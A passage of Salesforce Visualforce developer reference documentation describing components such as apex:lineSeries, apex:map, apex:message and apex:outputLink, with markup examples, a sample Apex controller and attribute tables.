    <apex:outputText value="(template) This is before the header"/><br/>
    <apex:insert name="header"/><br/>
    <apex:outputText value="(template) This is between the header and body"/><br/>
    <apex:insert name="body"/>
</apex:page>

<!-- Page: page -->
<apex:page>
    <apex:composition template="composition">
    <apex:define name="header">(page) This is the header of mypage</apex:define>
    <apex:define name="body">(page) This is the body of mypage</apex:define>
    </apex:composition>
</apex:page>
```

The example above renders the following HTML:

```
(template) This is before the header<br/>
(page) This is the header of mypage<br/>
(template) This is between the header and body<br/>
(page) This is the body of mypage
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`name`	String	The name of the matching define tag that provides the content to be inserted into this Visualforce page.	Yes	10.0	global

SEE ALSO:

- apex:composition
- apex:define

apex:legend

Defines a chart legend. This component offers additional configuration options beyond the defaults used by the legend attribute of the `<apex:chart>` component.

Note: This component must be enclosed within an `<apex:chart>` component.

Example

```
<!-- Page: -->
<apex:chart height="400" width="700" data="{!data}">
    <apex:legend position="right"/>
    <apex:axis type="Numeric" position="left" fields="data1,data2"
        title="Opportunities Closed" grid="true"/>
    <apex:axis type="Category" position="bottom" fields="name"
        title="Month of the Year"/>
    <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"/>
    <apex:lineSeries title="Closed-Lost" axis="left" xField="name" yField="data2"/>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`font`	String	The font to be used for the legend text, as a CSS-style font definition. If not specified, this value defaults to "12px Helvetica".		23.0	
`id`	String	An identifier that allows the chart component to be referenced by other components on the page.		23.0	global
`padding`	Integer	The amount of spacing between the legend border and the contents of the legend, in pixels.		23.0	
`position`	String	The position of the legend, in relation to the chart. Valid options are: • left • right • top • bottom	Yes	23.0	
`rendered`	Boolean	A Boolean value that specifies whether the chart legend is rendered with the chart. If not specified, this value defaults to true.		23.0	
`spacing`	Integer	The amount of spacing between legend items, in pixels.		23.0	

SEE ALSO:

apex:chart

Chart Layout and Annotation

apex:lineSeries

A data series to be rendered as connected points in a linear Visualforce chart. At a minimum you must specify the fields in the data collection to use as X and Y values for each point, as well as the X and Y axes to scale against.

Note: This component must be enclosed within an `<apex:chart>` component. You can have multiple `<apex:barSeries>` and `<apex:lineSeries>` components in a single chart. You can also add `<apex:areaSeries>` and `<apex:scatterSeries>` components, but the results might not be very readable.

Example

```
<!-- Page: -->
<apex:chart height="400" width="700" data="{!data}">
    <apex:axis type="Numeric" position="left" fields="data1,data2"
        title="Opportunities Closed" grid="true"/>
    <apex:axis type="Category" position="bottom" fields="name"
        title="Month of the Year"/>
    <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"
        fill="true" markerType="cross" markerSize="4" markerFill="#FF0000"/>
    <apex:lineSeries title="Closed-Lost" axis="left" xField="name" yField="data2"
        markerType="circle" markerSize="4" markerFill="#8E35EF"/>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`axis`	String	Which axis this chart series should bind to. Must be one of the four edges of the chart: • left • right • top • bottom The axis bound to must be defined by a sibling `<apex:axis>` component.	Yes	23.0	
`fill`	Boolean	A Boolean value that specifies whether the area under the line should be filled or not. If not specified, this value defaults to false.		23.0	
`fillColor`	String	A string that specifies the color to use to fill the area under the line, specified as an HTML-style (hexadecimal) color. If not specified, the fill color matches the line color. Only used if fill is set to true.		26.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`highlight`	Boolean	A Boolean value that specifies whether each point of the series line should be highlighted when the mouse pointer passes over it. If not specified, this value defaults to true.		23.0	
`highlightStrokeWidth`	String	A string that specifies the width of the line that is drawn over the series line when it's highlighted.		26.0	
`id`	String	An identifier that allows the chart component to be referenced by other components on the page.		23.0	global
`markerFill`	String	The color of data point markers for this series, specified as an HTML-style (hexadecimal) color. If not specified, the marker color matches the line color.		23.0	
`markerSize`	Integer	The size of each data point marker for this series. If not specified, this value defaults to "3".		23.0	
`markerType`	String	The shape of each data point marker for this series. Valid options are: • circle • cross If not specified, the marker shape is chosen from a sequence of shapes.		23.0	
`opacity`	String	A decimal number between 0 and 1 representing the opacity of the filled area under the line for the series. If not specified, defaults to "0.3". Only used if fill is set to true.		26.0	
`rendered`	Boolean	A Boolean value that specifies whether the chart series is rendered in the chart. If not specified, this value defaults to true.		23.0	
`rendererFn`	String	A string that specifies the name of a JavaScript function that augments or overrides how each data point is rendered. Implement to provide additional styling or to augment data.		26.0	
`showInLegend`	Boolean	A Boolean value that specifies whether this chart series should be added to the chart legend. If not specified, this value defaults to true.		23.0	
`smooth`	Integer	An integer specifying the amount of smoothing for the line, with lower numbers applying more smoothing. 0 (zero) disables smoothing, and uses straight lines between the points in the series.		26.0	
`strokeColor`	String	A string specifying the color of the line for this series, specified as an HTML-style (hexadecimal) color. If not specified, colors are used in sequence from the chart colorSet or theme.		26.0	
`strokeWidth`	String	An integer specifying the width of the line for this series.		26.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`tips`	Boolean	A Boolean value that specifies whether to display a tooltip for each data point marker when the mouse pointer passes over it. The format of the tip is <xField>: <yField>. If not specified, this value defaults to true.		23.0	
`title`	String	The title of this chart series, which is displayed in the chart legend.		23.0	
`xField`	String	The field in each record provided in the chart data from which to retrieve the x-axis value for each data point in the series. This field must exist in every record in the chart data.	Yes	23.0	
`yField`	String	The field in each record provided in the chart data from which to retrieve the y-axis value for each data point in the series. This field must exist in every record in the chart data.	Yes	23.0	

SEE ALSO:

- apex:chart
- Other Linear Series Charts
- Visualforce Charting

`apex:listViews`

The list view picklist for an object, including its associated list of records for the currently selected view. In standard Salesforce applications this component is displayed on the main tab for a particular object.

See also: `<apex:enhancedList>`.

Example

```
<apex:page showHeader="true" tabstyle="Case">
    <apex:ListViews type="Case" />
    <apex:ListViews type="MyCustomObject__c" />
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows the listViews component to be referenced by other components in the page.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
type	String	The Salesforce object for which list views are displayed, for example, type="Account" or type="My_Custom_Object__c".	Yes	10.0	global

Facets

Facet Name	Description	API Version
body	The components that should appear in the body of the displayed list of records. Note that the order in which a body facet appears in a listViews component does not matter, because any facet with name="body" will control the appearance of the body of the displayed list. Also note that if you define a body facet, it replaces the list of records that would normally display as part of the list view.	10.0
footer	The components that should appear in the footer of the displayed list of records. Note that the order in which a footer facet appears in the body of a listViews component does not matter, because any facet with name="footer" will control the appearance of the bottom of the displayed list.	10.0
header	The components that should appear in the header of the displayed list of records. Note that the order in which a header facet appears in the body of a listViews component does not matter, because any facet with name="header" will control the appearance of the top of the displayed list.	10.0

SEE ALSO:

apex:enhancedList

apex:logCallPublisher

The Log a Call publisher lets support agents who use Case Feed create logs for customer calls. This component can only be used in organizations that have Case Feed, Chatter, and feed tracking on cases enabled.

This example displays the Log a Call publisher.

```
<apex:page standardController="Case" showHeader="true">
    <apex:logCallPublisher id="myLogCalllPublisher"
        entityId="{!case.id}"
        title="Log a Call"
        width="500px"
```

```
                autoCollapseBody="false"
            />
        </apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
autoCollapseBody	Boolean	A Boolean value that specifies whether the Log a Call body will be collapsed to a small height when it is empty.		25.0	
entityId	id	Entity ID of the record for which to display the Log a Call publisher. In the current version, only Case record ids are supported.	Yes	25.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
logCallBody	String	The initial text value of the Log a Call body when the publisher is rendered.		25.0	
logCallBodyHeight	String	The height of the Log a Call body in em.		25.0	
onSubmitFailure	String	The JavaScript invoked if the call failed to be logged.		25.0	
onSubmitSuccess	String	The JavaScript invoked if the call was successfully logged.		25.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
reRender	Object	The ID of one or more components that are redrawn when the call was successfully logged. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		25.0	
showAdditionalFields	Boolean	A Boolean value that specifies whether the additional fields defined in the publisher layout should be displayed.		25.0	
showSubmitButton	Boolean	A Boolean value that specifies whether the submit button should be displayed.		25.0	
submitButtonName	String	The name of the submit button in the Log a Call publisher.		25.0	
submitFunctionName	String	The name of a function that can be called from JavaScript to publish the call log.		25.0	
title	String	The title displayed in the Log a Call publisher header.		25.0	
width	String	The width of the publisher in pixels (px) or percentage (%).		25.0	

apex:map

Display an interactive, JavaScript-based map, complete with zooming, panning, and markers based on your Salesforce or other data.

<apex:map> doesn't, by itself, display map markers, even for the center point. To display up to 100 markers, add child <apex:mapMarker> components.

Street Map Showing an Account Location

```
<apex:page standardController="Account">

  <!-- This page must be accessed with an Account Id in the URL. For example:
       https://MyDomainName--c.vf.force.com/apex/AccountLocation?id=001D000000JRBet -->

  <apex:pageBlock >
    <apex:pageBlockSection title="{! Account.Name } Location">

    <!-- Display the text version of the address -->
    <apex:outputPanel >
        <apex:outputField value="{!Account.BillingStreet}"/><br/>
        <apex:outputField value="{!Account.BillingCity}"/>, &nbsp;
        <apex:outputField value="{!Account.BillingState}"/> &nbsp;
        <apex:outputField value="{!Account.BillingPostalCode}"/><br/>
        <apex:outputField value="{!Account.BillingCountry}"/>
    </apex:outputPanel>

    <!-- Display the address on a map -->
    <apex:map width="600px" height="400px" mapType="roadmap" zoomLevel="17"
    center="{!Account.BillingStreet},{!Account.BillingCity},{!Account.BillingState}">
    </apex:map>

    </apex:pageBlockSection>
  </apex:pageBlock>

</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
center	Object	Specifies the location of the map center. There are several ways to define the center: • A string representing an address. For example, "1 Market Street, San Francisco, CA". The address is automatically geocoded to determine its actual latitude and longitude. • A string representing a JSON object with latitude and longitude attributes that specify location coordinates. For example, "{latitude: 37.794, longitude: -122.395}".		32.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		• An Apex map object of type `Map<String, Double>`, with `latitude` and `longitude` keys to specify location coordinates. This attribute is required if `<apex:map>` doesn't have any child `<apex:mapMarker>` tags. When `center` isn't set, the map is centered to display all the markers.			
`height`	String	The height of the map, expressed either as a percentage of the available vertical space (for example, `height="50%"`), or as a number of pixels (for example, `height="200px"`). **Note:** This value is passed through to the generated HTML for the map. If you provide an invalid value, your map might not render.	Yes	32.0	
`id`	String	An identifier that allows other components in the page to reference this component.		32.0	global
`mapType`	String	The type of map to display. Must be one of the following: • hybrid • roadmap • satellite If not specified, this value defaults to `roadmap`.		32.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to `true`.		32.0	
`scrollBasedZooming`	Boolean	A Boolean value that specifies whether zooming via scroll wheel is enabled on the map. If not specified, this value defaults to `true`.		37.0	
`showOnlyActiveInfoWindow`	Boolean	A Boolean value that specifies whether multiple info windows can be displayed on the map at the same time. If not specified, this value defaults to `true` and only one info window is displayed at a time. That is, when you click another marker, the first info window disappears and the new info window appears.		34.0	
`width`	String	The width of the map, expressed either as a percentage of the available horizontal space (for example, `width="50%"`), or as a number of pixels (for example, `width="200px"`). **Note:** This value is passed through to the generated HTML for the map. If you provide an invalid value, your map might not render.	Yes	32.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`zoomLevel`	Integer	The initial map zoom level, defined as integer from 0 to 18. Higher values are more completely zoomed in. When child `<apex:mapMarker>` tags are present and `zoomLevel` isn't set, the map is zoomed and centered to display all of the markers. If not specified and there are no markers, the default value is 15.		32.0	

SEE ALSO:

- apex:mapMarker
- Creating Maps with Visualforce
- Creating Basic Maps

`apex:mapInfoWindow`

Defines an info window for the marker displayed at a location on an `<apex:map>`. The body of the `<apex:mapInfoWindow>` component is displayed in the info window when users click or tap the marker. The body of the `<apex:mapInfoWindow>` can be Visualforce markup, HTML and CSS, or even plain text.

By default only one info window displays at a time. That is, when you click another marker, the first info window disappears and the new info window appears. To display multiple info windows at once, set `showOnlyActiveInfoWindow` to `false` on the containing `<apex:map>` component.

Note: This component must be enclosed within an `<apex:mapMarker>` component.

Map of Contacts for an Account

```
<apex:page standardController="Account">

  <!-- This page must be accessed with an Account Id in the URL. For example:
       https://MyDomainName--c.vf.force.com/apex/NearbyContacts?id=001D000000JRBet -->

  <apex:pageBlock >
    <apex:pageBlockSection title="Contacts For {! Account.Name }">

     <apex:dataList value="{! Account.Contacts }" var="contact">
       <apex:outputText value="{! contact.Name }" />
     </apex:dataList>

    </apex:pageBlockSection>
  </apex:pageBlock>

  <apex:map width="600px" height="400px" mapType="roadmap"
    center="{!Account.BillingStreet},{!Account.BillingCity},{!Account.BillingState}">

    <apex:repeat value="{! Account.Contacts }" var="contact">
    <apex:mapMarker title="{! contact.Name }"
    position="{!contact.MailingStreet},{!contact.MailingCity},{!contact.MailingState}">
     <apex:mapInfoWindow>
      <apex:outputPanel layout="block" style="font-weight: bold;">
       <apex:outputText>{! contact.Name }</apex:outputText>
      </apex:outputPanel>
      <apex:outputPanel layout="block">
       <apex:outputText>
            {!contact.MailingStreet},{!contact.MailingCity},{!contact.MailingState}
          </apex:outputText>
      </apex:outputPanel>
     </apex:mapInfoWindow>
    </apex:mapMarker>
    </apex:repeat>

  </apex:map>

</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`id`	String	An identifier that allows other components in the page to reference this component.		34.0	global
`maxWidth`	Integer	Maximum width of the info window, regardless of content's width.		34.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to `true`.		34.0	

SEE ALSO:

- apex:map
- apex:mapMarker
- Adding Info Windows to Markers

`apex:mapMarker`

Defines a marker to be displayed at a location on an `<apex:map>`.

Note: This component must be enclosed within an `<apex:map>` component. You can add up to 100 `<apex:mapMarker>` components to a single map.

Map of Contacts for an Account

```
<apex:page standardController="Account">

  <!-- This page must be accessed with an Account Id in the URL. For example:
       https://MyDomainName--c.vf.force.com/apex/NearbyContacts?id=001D000000JRBet -->

  <apex:pageBlock >
    <apex:pageBlockSection title="Contacts For {! Account.Name }">

     <apex:dataList value="{! Account.Contacts }" var="contact">
       <apex:outputText value="{! contact.Name }" />
     </apex:dataList>

    </apex:pageBlockSection>
  </apex:pageBlock>

  <apex:map width="600px" height="400px" mapType="roadmap"
    center="{!Account.BillingStreet},{!Account.BillingCity},{!Account.BillingState}">

    <apex:repeat value="{! Account.Contacts }" var="contact">
    <apex:mapMarker title="{! contact.Name }"
    position="{!contact.MailingStreet},{!contact.MailingCity},{!contact.MailingState}"
    />
    </apex:repeat>

  </apex:map>

</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
icon	String	An absolute or fully qualified URL of the icon to be displayed for this marker. If you use images from a static resource, use the URLFOR() function to obtain the image URL.		34.0	
id	String	An identifier that allows other components in the page to reference this component.		32.0	global
position	Object	Specifies the location of the marker. There are several ways to define the location: • A string representing an address. For example, "1 Market Street, San Francisco, CA". The address is automatically geocoded to determine its actual latitude and longitude. • A string representing a JSON object with latitude and longitude attributes that specify location coordinates. For example, "{latitude: 37.794, longitude: -122.395}".	Yes	32.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		- An Apex map object of type `Map<String, Double>`, with `latitude` and `longitude` keys to specify location coordinates. **Note:** You can have up to 10 geocoded address lookups per map. Lookups for both the `center` attribute of the `<apex:map>` component and the `position` attribute of the `<apex:mapMarker>` component count against this limit. To display more markers, provide `position` values that don't require geocoding. Locations that exceed the geocoding limit are skipped.			
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to `true`.		32.0	
`title`	String	Text to display when the user's cursor moves over the marker. That is, when the marker's mouseover event is triggered.		32.0	

SEE ALSO:

apex:map

Adding Location Markers to a Map

apex:message

A message for a specific component, such as a warning or error. If an `<apex:message>` or `<apex:messages>` component is not included in a page, most warning and error messages are only shown in the debug log.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<!-- Page:  -->
<apex:page controller="MyController" tabStyle="Account">
    <style>
    .locationError { color: blue; font-weight: strong;}
    .employeeError { color: green; font-weight: strong;}
    </style>

    <apex:form >
        <apex:pageBlock title="Hello {!$User.FirstName}!">
        This is your new page for the {!name} controller. <br/>
        You are viewing the {!account.name} account.

        <p>Number of Locations: <apex:inputField value="{!account.NumberofLocations__c}"

            id="Location_validation"/>
        (Enter an alphabetic character here, then click Save to see what happens.) </p>

        <p>Number of Employees: <apex:inputField value="{!account.NumberOfEmployees}"
            id="Employee_validation"/>
        (Enter an alphabetic character here, then click Save to see what happens.) </p>
            <p />
        <apex:commandButton action="{!save}" value="Save"/>
         <p />
        <apex:message for="Location_validation" styleClass="locationError" /> <p />
        <apex:message for="Employee_validation" styleClass="employeeError" />   <p />
        </apex:pageBlock>
    </apex:form>
</apex:page>

/*** Controller  ***/
public class MyController {
    Account account;

    public PageReference save() {
    try{
        update account;
    }
    catch(DmlException ex){
        ApexPages.addMessages(ex);
    }
    return null;
    }

    public String getName() {
        return 'MyController';
    }

    public Account getAccount() {
        if(account == null)
        account = [select id, name, numberofemployees, numberoflocations__c from Account
        where id = :ApexPages.currentPage().getParameters().get('id')];
        return account;
    }
}
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`for`	String	The ID of the component with which the message should be associated.		10.0	global
`id`	String	An identifier that allows the message component to be referenced by other components in the page.		10.0	global
`lang`	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`style`	String	The style used to display the message, used primarily for adding inline CSS styles.		10.0	global
`styleClass`	String	The style class used to display the message, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`title`	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global

SEE ALSO:

apex:messages

apex:messages

All messages that were generated for all components on the current page. If an `<apex:message>` or `<apex:messages>` component is not included in a page, most warning and error messages are only shown in the debug log.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<ul>` tag. (Each message is contained in a list item.)

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->


<!-- Page:  -->
<apex:page controller="MyController" tabStyle="Account">
    <apex:messages />
    <apex:form >
```

```
        <apex:pageBlock title="Hello {!$User.FirstName}!">
        This is your new page for the {!name} controller. <br/>
        You are viewing the {!account.name} account.

        <p>Number of Locations: <apex:inputField value="{!account.NumberofLocations__c}"

            id="Location_validation"/>
        (Enter an alphabetic character here, then click save to see what happens.) </p>

        <p>Number of Employees: <apex:inputField value="{!account.NumberOfEmployees}"
            id="Employee_validation"/>
        (Enter an alphabetic character here, then click save to see what happens.) </p>
            <p />
        <apex:commandButton action="{!save}" value="Save"/>
         <p />
        </apex:pageBlock>
    </apex:form>
</apex:page>

/*** Controller  ***/
public class MyController {
    Account account;

    public PageReference save() {
    try{
        update account;
    }
    catch(DmlException ex){
        ApexPages.addMessages(ex);
    }
    return null;
    }

    public String getName() {
        return 'MyController';
    }

    public Account getAccount() {
        if(account == null)
        account = [select id, name, numberofemployees, numberoflocations__c from Account
        where id = :ApexPages.currentPage().getParameters().get('id')];
        return account;

    }
}
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
globalOnly	Boolean	A Boolean value that specifies whether only messages that are not associated with any client ID are displayed. If not specified, this value defaults to false.		10.0	global
id	String	An identifier that allows the message component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
layout	String	The type of layout used to display the error messages. Possible values for this attribute include "list" or "table". If not specified, this value defaults to "list".		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
style	String	The style used to display the messages, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the messages, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global

SEE ALSO:

apex:message

apex:milestoneTracker

Displays the milestone tracker.

This example displays the milestone tracker.

```
<apex:page standardController="Case" showHeader="true">
 <apex:milestoneTracker entityId="{!case.id}"/>
```

```
        </apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`entityId`	String	Entity ID of the record for which to display the milestones.	Yes	29.0	
`id`	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global

`apex:outputField`

A read-only display of a label and value for a field on a Salesforce object. An `<apex:outputField>` component respects the attributes of the associated field, including how it's displayed to the user. For example, if the specified `<apex:outputField>` component is a currency field, the appropriate currency symbol is displayed. Likewise, if the `<apex:outputField>` component is a lookup field or URL, the value of the field is displayed as a link.

If custom help is defined for the field in Setup, the field must be a child of an `<apex:pageBlock>` or `<apex:pageBlockSectionItem>`, and the Salesforce page header must be displayed for the custom help to appear on your Visualforce page. To override the display of custom help, use the `<apex:outputField>` in the body of an `<apex:pageBlockSectionItem>`.

The Rich Text Area data type can only be used with this component on pages running API versions greater than 18.0.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated container `<span>` tag.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid opportunity record in the URL.
For example, if 001D000000IRt53 is the opportunity ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<apex:page standardController="Opportunity" tabStyle="Opportunity">
    <apex:pageBlock>
        <apex:pageBlockSection title="Opportunity Information">
            <apex:outputField value="{!opportunity.name}"/>
            <apex:outputField value="{!opportunity.amount}"/>
            <apex:outputField value="{!opportunity.closeDate}"/>
        </apex:pageBlockSection>
    </apex:pageBlock>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
id	String	An identifier that allows the output field component to be referenced by other components in the page.		10.0	global
label	String	A string value to be used as a component label.		23.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
style	String	The style used to display the output field component, used primarily for adding inline CSS styles. This attribute may not work for all values. If your text requires a class name, use a wrapping span tag.		10.0	global
styleClass	String	The style class used to display the output field component, used primarily to designate which CSS styles are applied when using an external CSS style sheet. This attribute may not work for all values. If your text requires a class name, use a wrapping span tag.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	An expression that references the Salesforce field that's associated with this output field. For example, if you want to display an output field for an account's name field, use value="{!account.name}". You can't associate an output field with a currency field if that field value is calculated using dated exchange rates.		10.0	global

apex:outputLabel

A label for an input or output field. Use this component to provide a label for a controller method that does not correspond to a field on a Salesforce object.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<label>` tag.

Example

```
<apex:outputLabel value="Checkbox" for="theCheckbox"/>
<apex:inputCheckbox value="{!inputValue}" id="theCheckbox"/>
```

The example above renders the following HTML:

```
<label for="theCheckbox">Checkbox</label>
<input id="theCheckbox" type="checkbox" name="theCheckbox" />
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
accesskey	String	The keyboard access key that puts the label and its associated field in focus.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
escape	Boolean	A Boolean value that specifies whether sensitive HTML and XML characters should be escaped in the HTML output generated by this component. If you don't specify escape="false", the character escape sequence displays as written. For example, the only way to add a ">" symbol to a label is by using the symbol's character escape sequence and setting escape="false". If not specified, this value defaults to true.		10.0	global
for	String	The ID of the component with which the label should be associated. When the label is in focus, the component specified by this attribute is also in focus.		10.0	global
id	String	An identifier that allows the label component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the label.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the label.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the label twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the label.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the label.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the label.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
style	String	The style used to display the label component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the label component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
tabindex	String	The order in which this label is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	The text displayed as the label.		10.0	global

apex:outputLink

A link to a URL. This component is rendered in HTML as an anchor tag with an `href` attribute. Like its HTML equivalent, the body of an `<apex:outputLink>` is the text or image that displays as the link. To add query string parameters to a link, use nested `<apex:param>` components.

See also: `<apex:commandLink>`

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<a>` tag.

Example

```
<apex:outputLink value="https://www.salesforce.com"
id="theLink">www.salesforce.com</apex:outputLink>
```

The example above renders the following HTML:

```
<a id="theLink" name="theLink" href="https://www.salesforce.com">www.salesforce.com</a>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
accesskey	String	The keyboard access key that puts the link in focus. When the link is in focus, pressing the Enter key is equivalent to clicking the link.		10.0	global
charset	String	The character set used to encode the specified URL. If not specified, this value defaults to ISO-8859-1.		10.0	global
coords	String	The position and shape of the hot spot on the screen used for the output link (for use in client-side image maps). The number and order of comma-separated values depends on the shape being defined. For example, to define a rectangle, use coords="left-x, top-y, right-x, bottom-y". To define a circle, use coords="center-x, center-y, radius". To define a polygon, use coords="x1, y1, x2, y2, ..., xN, yN", where x1 = nN and y1 = yN. Coordinates can be expressed in pixels or percentages, and represent the distance from the top-left corner of the image that is mapped. See also the shape attribute.		10.0	global
dir	String	The direction in which the generated HTML component is read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
disabled	Boolean	A Boolean value that specifies whether this link is displayed in a disabled state. If set to true, the field appears disabled		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		because an HTML span tag is used in place of the normal anchor tag. If not specified, this value defaults to false.			
`hreflang`	String	The base language for the resource referenced by this command link, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
`id`	String	An identifier that allows the outputLink component to be referenced by other components in the page.		10.0	global
`lang`	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
`onblur`	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the output link.		10.0	global
`onclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the output link.		10.0	global
`ondblclick`	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the output link twice.		10.0	global
`onfocus`	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the output link.		10.0	global
`onkeydown`	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
`onkeypress`	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
`onkeyup`	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
`onmousedown`	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
`onmousemove`	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
`onmouseout`	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the output link.		10.0	global
